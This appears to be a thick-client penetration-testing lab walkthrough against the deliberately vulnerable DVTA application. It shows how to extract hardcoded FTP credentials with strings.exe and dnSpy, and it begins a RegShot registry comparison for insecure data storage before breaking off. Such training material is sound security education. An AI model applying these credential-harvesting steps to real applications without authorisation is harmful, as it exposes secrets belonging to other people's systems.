
Tools used: Strings, DnSpy.

Strings.exe


- Using `strings`tool in **sysinternalsuite**, we will try to find any hardcoded strings in application.

- Run the below cmd in `cmd promot`. By using the provided cmd we can see a new output file named **strings.txt** has been created.

```
strings.exe <path-to-app> > <path-to-output>

#example
strings.exe C:\Users\Windows\Desktop\work\Original\DVTA.exe >
C:\Users\Windows\Desktop\strings.txt
```




- Now, open **strings.txt** file and see if any sensitive data is hardcoded.
- By using search filter we can see `ftp` creds are saved into the file.




We can achieve the same using `dnSpy` tool:

- Open `dnSpy` tool and load the application into it.
- In this case we know that admin has ftp functionality enabled, so lets' see for admin folder.




- By looking at the files, we found FTP credentials hardcoded into the file.




Insecure Data Storage - Privilege Escalation

💡 *Tools used: RegShot Link:* https://sourceforge.net/projects/regshot/


- Open `RegShot-x86` or one which works for you like `x64` application.




- By selecting **HTML Document,** click on 1st Shot (This will take shots of all registry before running the application).




- After finishing the 1st shot, open DVTA application and login using the regular user credentials and explore the application.




- Now, click on 2nd shot and wait until it finished.




- Then, click on **Compare,** in order to compare two captured registry shots data before and after running the application.



